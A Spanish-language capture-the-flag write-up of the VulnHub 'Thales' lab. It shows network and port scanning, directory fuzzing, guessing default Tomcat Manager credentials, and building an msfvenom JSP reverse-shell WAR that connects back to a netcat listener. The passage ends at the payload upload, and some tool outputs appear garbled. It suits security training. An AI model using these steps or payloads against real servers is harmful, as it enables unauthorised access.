

Narrativa de Ataque



Maquina: Thales

s0mm3rs — 21 de Junio del 2022

Índice

1. Introducción	2
2. Enumeración	2
2.1. Reconocimiento de la Red	2
2.2. Escaneo de Puertos	3
2.3. Detección de versiones y servicios	4
2.4. Análisis de vulnerabilidades	5
3. Explotación	10
3.1. Ingreso al sistema	10
3.2. Reconocimiento	13
3.3. Escalamiento de privilegios	16

1. Introducción

El presente documento muestra el paso a paso durante la realización del laboratorio **Thales** de la plataforma [VulnHub](#).

2. Enumeración

2.1. Reconocimiento de la Red

El primer paso fue hacer un reconocimiento de los equipos conectados al mismo segmento de red en el cual nos encontramos trabajando.

```
> nmap -sn 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 21:02 EDT
Nmap scan report for csp1.zte.com.cn (192.168.1.1)
Host is up (0.0035s latency).
Nmap scan report for 192.168.1.2 (192.168.1.2)
Host is up (0.00090s latency).
Nmap scan report for 192.168.1.3 (192.168.1.3)
Host is up (0.064s latency).
Nmap scan report for chromecast (192.168.1.6)
Host is up (0.011s latency).
Nmap scan report for kali (192.168.1.8)
Host is up (0.00028s latency).
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.059s latency).
Nmap scan report for miletus (192.168.1.11)
Host is up (0.082s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 12.66 seconds
```

Figura 1: Escaneo del segmento de Red.

```
1 nmap -sn 192.168.1.0/24
2
```

Listing 1: Enumeración del segmento de red

-sn habilita Ping Scan y deshabilita el port scan.

Luego de descartar los dispositivos conocidos, encontramos la siguiente dirección **192.168.1.11**.

2.2. Escaneo de Puertos

El siguiente paso es realizar un escaneo de puertos sobre dirección 192.168.1.11, para posteriormente detectar posibles vulnerabilidades que puedan ser vectores de ataque.

```
1 sudo nmap -p- --open -n -Pn --min-rate 5000 -v 192.168.1.11  
2
```

Listing 2: Escaneo de puertos

```
> nmap -p- --open -n -Pn --min-rate 5000 -v 192.168.1.11 -oG allports  
Failed to open machine output file allports for writing: Permission denied (13)  
  
> sudo nmap -p- --open -n -Pn --min-rate 5000 -v 192.168.1.11 -oG allports  
[sudo] password for s0mm3rs:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 21:19 EDT  
Initiating ARP Ping Scan at 21:19  
Scanning 192.168.1.11 [1 port]  
Completed ARP Ping Scan at 21:19, 0.27s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 21:19  
Scanning 192.168.1.11 [65535 ports]  
Discovered open port 22/tcp on 192.168.1.11  
Discovered open port 8080/tcp on 192.168.1.11  
Completed SYN Stealth Scan at 21:19, 14.94s elapsed (65535 total ports)  
Nmap scan report for 192.168.1.11  
Host is up (0.23s latency).  
Not shown: 65060 closed tcp ports (reset), 473 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8080/tcp  open  http-proxy  
MAC Address: 70:C9:4E:51:EF:C5 (Liteon Technology)  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 15.38 seconds  
Raw packets sent: 73996 (3.256MB) | Rcvd: 69604 (2.784MB)
```

Figura 2: Escaneo de Puertos

- p- indica que se quiere escanear los 65536 puertos.
- open nos devuelve únicamente aquellos que cuyo estado es abierto.
- n no aplica resolución DNS.
- Pn no aplica host discovery, --min-rate define que no se envíen paquetes no mas lentos a 5000(en este caso) paquetes por segundo (si bien puede ser un poco ruidoso, como nos encontramos en un ambiente de pruebas controlado, no es una mala opción para reducir el tiempo de escaneo).
- v reporta información a medida que la va descubriendo.

Partiendo de los resultados obtenidos anteriormente, se realiza un escaneo de versiones y servicios para los puertos obtenidos.

TCP
Puertos
22, 8080

2.3. Detección de versiones y servicios

Finalizada la enumeración de puertos, se realiza un escaneo para detectar las versiones y servicios que corren sobre estos.

```
[root@kali:~]# sudo nmap -p22,8080 -sC -sV -vvv 192.168.1.11 -oN targeted
[sudo] password for s0mm3rs:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 21:47 EDT
Nmap scan initiated 193 seconds ago on scanning.
NSE: Script scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
Initiating NSE at 21:47, 0.00s elapsed
Scanning 192.168.1.11 [1 port]
Completed ARP Ping Scan at 21:47, 0.15s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:47
[Parallel DNS resolution took 0.00s]
Completed Parallel DNS resolution of 1 host(s) at 21:47, 0.00s elapsed
Initiating Service Scan at 21:47
Completed Service Scan at 21:47, 0.04s elapsed (2 services on 1 host)
Scanning 2 services on miltus [192.168.1.11]
Completed service scan at 21:47, 0.18s elapsed (2 services on 1 host)
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
Host miltus received no response (0.070s latency).
Most likely received a firewall response (192.168.1.11)
Scanned at 2022-06-19 21:47:49 EDT for 8s
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh   syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu ubuntu@0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ ssh-rsa  AAAAD3BvMEQABgQD917Z2zal721:dr:rd:75:id:rf:05:df:e1:32  (RSA)
|| ssh-rsa  AAAAD3BvMEQABgQD917Z2zal721:dr:rd:75:id:rf:05:df:e1:32 (RSA)
|_ ssh-rsa  AAAAD3BvMEQABgQD917Z2zal721:dr:rd:75:id:rf:05:df:e1:32 (RSA)
MAC Address: 70:C0:94:E5:1E:FC (Liteton Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 3: Detección de versiones y servicios.

```
1      sudo nmap -p22,8080 -sC -sV -vvv 192.168.1.11
2
```

Listing 3: Enumeración del segmento de red

-sC scripts comunes, -sV detección de versiones

Servicios
22/tcp - SSH - OpenSSH7,6p1
8080 - Http - Apache Tomcat9,0,52

2.4. Análisis de vulnerabilidades

Como siguiente paso de procedió a buscar posibles vulnerabilidades para las versiones de los servicio que están corriendo.

```
> searchsploit tomcat 9
Exploit Title
=====
Apache Tomcat 5.3/5.4 - Tomcat Plugin - Remote Buffer Overflow
Apache Tomcat 1.3.0.x - mod_jk - Chained Engine Denial of Service
Apache Tomcat 1.3.0.x - FileUpload and Apache Tomcat Denial of Service
Apache Tomcat (Windows) - runtime.getRuntime().exec('') Local Privilege Escalation
Apache Tomcat - Account Scanner - PUT Request Command Execution
Apache Tomcat - AJP Ghostcat File Read/Inclusion
Apache Tomcat - Application Manager - Code Execution (Metasploit)
Apache Tomcat - CGIServlet enabledLineArguments Remote Code Execution (Metasploit)
Apache Tomcat - Cookies Quote Handling Remote Information Disclosure
Apache Tomcat - DefaultServlet - File Generation
Apache Tomcat - WebDAV SSL Remote File Disclosure
Apache Tomcat / GenericServlet - Multiple Script call2.jspprime Cross-Site Scripting
Apache Tomcat 3.0 - Directory Traversal
Apache Tomcat 3.1 - Path Revealing
Apache Tomcat 3.2 - Cross-Site Scripting
Apache Tomcat 3.2 - Directory Disclosure
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting
Apache Tomcat 3.2.1 - Cross-Site Scripting - Information Disclosure
Apache Tomcat 3.2.3/3.2.4 - 'Source.jpg' Information Disclosure
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure
Apache Tomcat 3.2.3/3.2.4 - GenericServlet - File Disclosure
Apache Tomcat 3.2.4 - DefaultServlet - File Disclosure
Apache Tomcat 3.7 - Engine Denial of Service
Apache Tomcat 4.0.3 - Denial of Service - Cross-Site Scripting
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclosure
Apache Tomcat 4.0.3 - Tomcat Manager - Remote Code Execution
Apache Tomcat 4.0.3 - Mod-FTP Request Denial of Service
Apache Tomcat 4.0.4 - Servlet Full Path Disclosure
Apache Tomcat 4.0.4 - JSP Cross-Site Scripting
Apache Tomcat 5 - Information Disclosure
Apache Tomcat 5.5.0 - 5.5.7 / 6.0.0 - 6.0.26 - Information Disclosure
Apache Tomcat 5.5.0 - 5.5.7 - Cross-Site Scripting
Apache Tomcat 5.5.25 - Cross-Site Request Forgery
Apache Tomcat 5.7.6/6.0.x - Directory Traversal
Apache Tomcat 6.0.0.13 - Host Manager Servlet Cross-Site Scripting Vulnerabilities
Apache Tomcat 6.0.0.13 - JSP Cross-Site Scripting - Information Disclosure
Apache Tomcat 6.0.0.13 - JSP Example Web Applications Cross-Site Scripting
Apache Tomcat 6.0.0.15 - Cookies Quote Handling Remote Information Disclosure
Apache Tomcat 6.0.0.16 - Form Authentication Existing/Non-Existing 'username' Enumeration
Apache Tomcat 7.0.0 - 'sort' / 'orderby' Cross-Site Scripting
Apache Tomcat 7.0.7 (Debian-Based Distro) - Local Privilege Escalation
Apache Tomcat 7.0.7 (Debian-Based Distro) - Remote Code Execution
Apache Tomcat 8.0.0.1 - Cross-Site Scripting (XSS)
Apache Tomcat 8.0.0.1 - Open Redirect
Apache Tomcat 8.0.0.18 - Directory Listing
Apache Tomcat 8.0.0.18 - 'utf8' Directory Traversal
Apache Tomcat 8.0.0.18 - 'utf8' Directory Traversal (Poc)
Apache Tomcat < 8.0.1 (Beta) / < 8.0.2.20 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Tomcat < 8.0.1 (Beta) / < 8.0.2.20 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Tomcat 8.0.1 - JSP Upload Bypass / Remote Code Execution
Apache Tomcat Connector mod_jk - Xvec-shield Remote Overflow
Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)
Apache Tomcat Manager - Application Deployer (Unauthenticated) Code Execution (Metasploit)
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)
Apache Tomcat /JmxLdapServerServlet / JndiLdapServerServlet (OMI over HTTP) Marshalled Object - Remote Code Execution
Apache Tomcat 8.0.1 - JSP Upload Bypass / Remote Code Execution
Jakarta Tomcat 3.x/4.0 - Error Message Information Disclosure
Tomcat 3.0.1 - JSP Upload Bypass / Remote Code Execution (Metasploit)
Tomcat 3.0.1.1 Snmp Servlet - Information Disclosure
Tomcat 3.2.1/4.0 - Weblogic Server 5.1 - URL JSP Request Source Code Disclosure
Tomcat 3.2.1/4.0 - Proprietaryprivate .jsw.m1 = Sandbox Escape
=====
ShellsCode: No Results
```

Figura 4: Searchsploit Tomcat

```
1 searchsploit tomcat 9
```

Listing 4: Busqueda en searchsploit

```
> searchsploit OpenSSH
Exploit Title
=====
Debian OpenSSH - [Authenticated] Remote SELinux Privilege Escalation
Dropbear / OpenSSH Server - MAX_UMAUTH_CLIENTS Denial of Service
FreeRDP / Microsoft RDP - 3.5g - Denial of Service
glIBC-2.2 / glibc-2.2.3.0g1 / glibc-2.1.9x - File Read
Novell Netware 6.5 - OpenSSH Remote Stack Overflow
OpenBSD / OpenSSH - Denial of Service
OpenSSL < 2.3 < 7.7 - Username Enumeration
OpenSSL 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSL 2.3 < 7.7 - Kerberos 4/TGS Token Buffer Overflow
OpenSSL 3.x - Challenge-Response Buffer Overflow (1)
OpenSSL 3.x - Challenge-Response Buffer Overflow (2)
OpenSSL 4.3 px - Duplicated Block Remote Denial of Service
OpenSSL 6.0 < 6.9 - PWN Local Privilege Escalation
OpenSSL 6.0 < 6.9 - SIGHUP Service Denial of Service
OpenSSL 7.2pl1 - Authenticated xauth Command Injection
OpenSSL 7.2pl1 - SIGHUP Service Denial of Service
OpenSSL < 6.6 SFTP - Password Enumeration
OpenSSL < 6.6 SFTP - SIGHUP Service Execution
OpenSSH < 7.7 - Command Execution
Portable OpenSSH 3.6.ip-PAM/4.1-SuSE - Timing Attack
Shellcodes: No Results
=====
| Path
| |
| | linux/remote/49204.py
| | linux/remote/49205.txt
| | linux/remote/21492.txt
| | linux/remote/21578.txt
| | unix/remote/21578.txt
| | unix/remote/21579.txt
| | multiple/dos/24464.sh
| | novell/local/44866.txt
| | linux/local/45233.sh
| | linux/remote/45233.py
| | linux/remote/45218.py
| | unix/remote/45218.txt
| | linux/remote/21492.txt
| | linux/remote/21578.txt
| | unix/remote/21579.txt
| | multiple/remote/39569.py
| | linux/remote/39569.py
| | linux/remote/39569.c
| | linux/x86-64/remote/49000.c
| | linux/remote/49000.py
| | linux/remote/49000.txt
| | linux/remote/49001.txt
| | linux/remote/49002.txt
| | linux/remote/49003.txt
| | linux/remote/4939.py
| | multiple/remote/4939.py
| | linux/remote/4939.c
| | linux/remote/4939.sh
| | linux/remote/25
| | linux/remote/25113.txt
| | multiple/remote/3383.sh
```

Figura 5: Searchsploit OpenSSH

```
1  searchsploit OpenSSH
2
```

Listing 5: Búsqueda en searchsploit

De los resultados obtenidos en la búsqueda en searchsploit, vemos que para la versión de Tomcat no encontramos ninguna vulnerabilidad. Mientras que para el caso de la búsqueda de OpenSSh encontramos un script para la enumeración de usuarios, por el momento no es relevante pero en caso de en caso de encontrar mas información posteriormente se puede recurrir a este.

Lo siguiente que podemos probar es ingresar desde un navegador a 192.168.1.11:8080. Al intentar ingresar al Manager no sale el siguiente panel de autenticación:




Figura 6: Autenticacion Tomcat

En este punto podemos probar con credenciales por default, realizando una búsqueda **Hacktricks** nos da las siguientes credenciales con las que podemos intentar:

Default credentials

The most interesting path of Tomcat is **/manager/html**, inside that path you can upload and deploy war files (execute code). But this path is protected by basic HTTP auth, the most common credentials are:

- admin:admin
- tomcat:tomcat
- admin:<NOTHING>
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat

Figura 7: Hacktricks credenciales default para Tomcat

Tras no obtener resultados positivos, podemos hacer Fuzzing en búsqueda de ruta o directorios.

```
> wfuzz --hc=404 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 192.168.1.11:8080/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.1.11:8080/FUZZ
Total requests: 220560

=====
ID      Response Lines  Word      Chars      Payload
=====

000000001: 200      198 L   490 W   11136 Ch  "# directory-list-2.3-medium.txt"
000000002: 200      198 L   490 W   11136 Ch  "# Santa Monica, California, 94105, USA."
000000011: 200      198 L   490 W   11136 Ch  "# Priority ordered case sensitive list, where entries were found"
000000007: 200      198 L   490 W   11136 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200      198 L   490 W   11136 Ch  "# Copyright 2007 James Fisher"
000000013: 200      198 L   490 W   11136 Ch  "#"
000000014: 200      198 L   490 W   11136 Ch  "http://192.168.1.11:8080/"
000000010: 200      198 L   490 W   11136 Ch  "#"
000000006: 200      198 L   490 W   11136 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000012: 200      198 L   490 W   11136 Ch  "# on atleast 2 different hosts"
000000008: 200      198 L   490 W   11136 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000005: 200      198 L   490 W   11136 Ch  "# This work is licensed under the Creative Commons"
000000004: 200      198 L   490 W   11136 Ch  "#"
000000002: 200      198 L   490 W   11136 Ch  "#"
000000000: 302      0 L    0 W    0 Ch    "docs"
000000002: 302      0 L    0 W    0 Ch    "examples"
000000000: 302      0 L    0 W    0 Ch    "shell"
000000000: 302      0 L    0 W    0 Ch    "manager"
000022971: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fwww"
000045240: 200      198 L   490 W   11136 Ch  "http://192.168.1.11:8080/"
000055697: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fyoutube"
000069486: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fblogs"
000071515: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fblog"
000071562: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fwww"
001153612: 400      0 L    74 W   793 Ch  "External15CA-N"
001086177: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fcommunity"
001056063: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fadar"
000218269: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fjermiahgrossman"
000218393: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fweblog"
000219157: 400      0 L    74 W   800 Ch   "http%3A%2F%2Fswik"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220530
Requests/sec.: 0
```

Figura 8: Fuzzing

```
1  wfuzz --hc=404 -w /usr/share/dirbuster/wordlist/directory-list-3-medium.txt
192.168.1.11:8080/FUZZ
2
```


Listing 6: Fuzzing

--hc oculta el resultado de las peticiones cuyo código de estado es igual 404

-w indica que vamos a utilizar un diccionario.

FUZZ indica el lugar donde queremos sustituir por cada linea del diccionario.

Luego de revisar los resultados de wfuzz, otra opciones continuar con la búsqueda de credenciales utilizadas comúnmente. Para esto el repositorio de diccionarios Seclists cuenta con uno para específico para tomcat:



```
File: /usr/share/wordlists/Seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt
Size: 1.1 kB

1 admin;
2 admin:adminmanager
3 admin:adminN
4 admin:adminN
5 admin:admin1
6 admin:adminroot
7 admin:adminstrator
8 admin:adminuser
9 admin:adminuser1
10 admin:adminuser2
11 admin:adminuser3
12 admin:adminuser4
13 admin:tomcat
14 admin:tomcat1
15 both:admin
16 both:admin1
17 both:admin2
18 both:admin3
19 both:admin4
20 both:admin5
21 both:admin6
22 both:admin7
23 both:admin8
24 both:admin9
25 both:admin10
26 both:admin11
27 both:admin12
28 both:admin13
29 both:admin14
30 both:admin15
31 both:admin16
32 both:admin17
33 both:admin18
34 both:admin19
35 both:admin10
36 both:admin11
37 both:admin12
38 both:admin13
39 both:admin14
40 both:admin15
41 both:admin16
42 both:admin17
43 both:admin18
44 both:admin19
45 both:admin10
46 both:admin11
47 both:admin12
48 both:admin13
49 both:admin14
50 both:admin15
51 both:admin16
52 both:admin17
53 both:admin18
54 both:admin19
55 both:admin10
56 both:admin11
57 both:admin12
58 both:admin13
59 both:admin14
60 both:admin15
61 both:admin16
62 both:admin17
63 both:admin18
64 both:admin19
65 both:admin10
66 both:admin11
67 both:admin12
68 both:admin13
69 both:admin14
70 both:admin15
71 both:admin16
72 both:admin17
```

Figura 9: Diccionario de credenciales comunes para Tomcat

El mismo nos devuelve una lista de combinaciones posibles, por lo tanto a continuación nos quedaremos solo con las passwords y eliminaremos repetidos:

```
1 cat /usr/share/wordlist/Seclists/Passwords/Default-Credentials/Tomcat-
betterdefaultpasslist.txt | awk '{print $1}' FS=':' | sort -u
2
```

Listing 7: Fuzzing

awk indicamos que queremos imprimir el segundo argumento de la cadena.
'FS indicamos que el delimitador son los dos puntos.
sort para indicar que queremos ordenar los resultados.
-u para eliminar repetidos.

Si bien se podría utilizar herramientas como hydra para automatizar la prueba de las credenciales, al ser una lista corta lo podemos hacer manualmente.

```

> cat /usr/share/wordlists/SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt
> cat /usr/share/wordlists/SecLists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt | awk '{print $1}' FS=':' | sort -u
admin
ADMIN
both
cxsdk
demo
j2deployer
manager
ovwebusr
QCC
role
role1
root
server_admin
tomcat
xampp

```

Figura 10: Filtrado seclist

The screenshot shows the Apache Tomcat Manager web interface. At the top, there is a login form for 'tomcat' and 'role1'. Below the login, the Apache logo is visible. The main area displays the 'Tomcat Web Application Manager' with a table of applications:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Below the application list, there is a 'Deploy' section for deploying a WAR file. The 'WAR file to deploy' section shows a message: 'Select WAR file to upload [Browse...] No file selected.' The 'Configuration' section has a 'Re-read TLS configuration files' button. The 'Diagnostics' section includes a 'Find leaks' link and a note: 'This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.'

Figura 11: Tomcat Manager

```
Credenciales
user : tomcat
password : role1
```

3. Explotación

3.1. Ingreso al sistema

Ahora que ganamos acceso al Manager podemos utilizar msfvenom para generar un payload .war con una reverseshell para ganar acceso al servidor.

```
> msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.8 LPORT=4443 -f war -o revshell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
Saved as: revshell.war

> ls
Desktop  Documents  Downloads  evidencia  Music  Pictures  Public  Templates  Videos  allports  passwords.txt  psswords.txt  psswords2.txt  revshell.war  rockyou.txt  targeted  use  users.txt

~ |
```

Figura 12: Reverse Shell

```
1 msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.11 LPORT=4443 -f war -o
2 reverseshell.war
```

Listing 8: Payload

- p indica el payload a utilizar.
- f indica el formato del output.
- o para indicar el nombre del output.

Una vez generado el payload, utilizando netcat nos ponemos en escucha por el puerto 4443.

```
1 nc -lvp 4443
2
```

Listing 9: Payload

- l indica que estamos en escucha
- n indica que no usamos DNS
- v para que muestre información. -p para indicar el puerto a utilizar

Luego subimos el payload e ingresamos.

